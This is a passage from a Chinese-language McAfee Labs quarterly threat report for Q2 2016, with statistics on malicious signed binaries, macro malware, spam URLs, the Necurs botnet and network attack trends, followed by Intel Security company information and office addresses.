
在连续四季度下降之后，新的恶意经过签名的二进制文件样本再次上升。

新恶意签名二进制文件



资料来源：McAfee Labs，2016 年。

恶意签名二进制文件总计




资料来源：McAfee Labs，2016 年。

分享本报告

新的下载程序特洛伊木马程序在第 2 季度增长超过 200%。这些威胁在垃圾邮件活动中使用，比如通过 Necurs 僵尸网络投递的垃圾邮件。在 McAfee Labs 威胁报告：2015 年 11 月中阅读关于宏恶意软件的回报。


新宏恶意软件



资料来源：McAfee Labs，2016 年。

上一季度中，宏恶意软件总数增长了 39%。

宏恶意软件总计




资料来源：McAfee Labs，2016 年。


分享本报告

Web 威胁

新的可疑 URL 数量连续五个季度下降。




资料来源：McAfee Labs，2016 年。




资料来源：McAfee Labs，2016 年。

新出现的垃圾邮件 URL



资料来源：McAfee Labs，2016 年。

全球垃圾邮件和电子邮件量
（单位：万亿封邮件）




资料来源：McAfee Labs，2016 年。

这一季度，我们的电子邮件垃圾僵尸网络前 10 名清单中出现了一位新常客。Necurs，既是恶意软件系列名称，也是垃圾邮件僵尸网络身份象征。通过海量基础设施，Necurs 可从全球数百万受感染机器中投递 Locky 勒索软件和 Dridex 活动。6 月份的中断减少了这些活动的数量，但我们观察到活动再次出现并且预计在第 3 季度中继续散播勒索软件。第 2 季度中，僵尸网络总体数量增长大约 30%。

排名前 10 位的僵尸网络发送的垃圾邮件量


（单位：百万封）



资料来源：McAfee Labs，2016 年。

Wapomi（提供蠕虫和下载程序）在第 2 季度增加了 8%。上一季度占据第二位的 Mulebackcat（打开漏洞后门）下降 11%。


全球僵尸网络盛行



资料来源：McAfee Labs，2016 年。

分享本报告


托管僵尸网络控制服务器的主要国家/地区



资料来源：McAfee Labs，2016 年。

主要网络攻击

拒绝服务攻击在第 2 季度增加 11%，变为第一名。浏览器攻击在第 1 季度中下降 8%。



资料来源：McAfee Labs，2016 年。

分享本报告

反馈。为帮助指导我们以后的工作，我们殷切希望得到您的反馈意见。如果您愿意分享您的观点，请单击此处以填写一份五分钟就能完成的快速威胁报告调查。

关于 Intel Security

McAfee 现在是 Intel Security 的一部分。英特尔安全凭借其 Security Connected 战略（创新型硬件增强安全解决方案和独特的 Global Threat Intelligence）致力于开发具有前瞻性且经实践验证的安全解决方案和服务，保护用作商业或个人目的的全球系统、网络和移动设备。Intel Security 将 McAfee 的安全经验和专业知识与英特尔的创新和可靠性能相结合，使安全性成为每种体系结构以及每个计算平台的基本要素。Intel Security 的使命是让每位用户放心地在数字世界中安全可靠地工作生活。

www.intelsecurity.com

关注 McAfee Labs

McAfee. Part of Intel Security.

北京市东城区北三环东路 36 号环球贸易中心 D 座 18 层　邮编：100022　电话：(8610) 85722000　传真：(8610) 85752299

上海市延安西路 2299 号上海世贸商城 22 层　邮编：200336　电话：(8621) 23080699　传真：(8621) 63406606

深圳市南山区高新南九道 9 号威新软件园 3 号楼 3 楼　邮编：518057　电话：(86755) 82825003　传真：(86755) 82825001

销售热线：400 610 0369 或 800 810 0369 www.intelsecurity.com www.mcafee.com/cn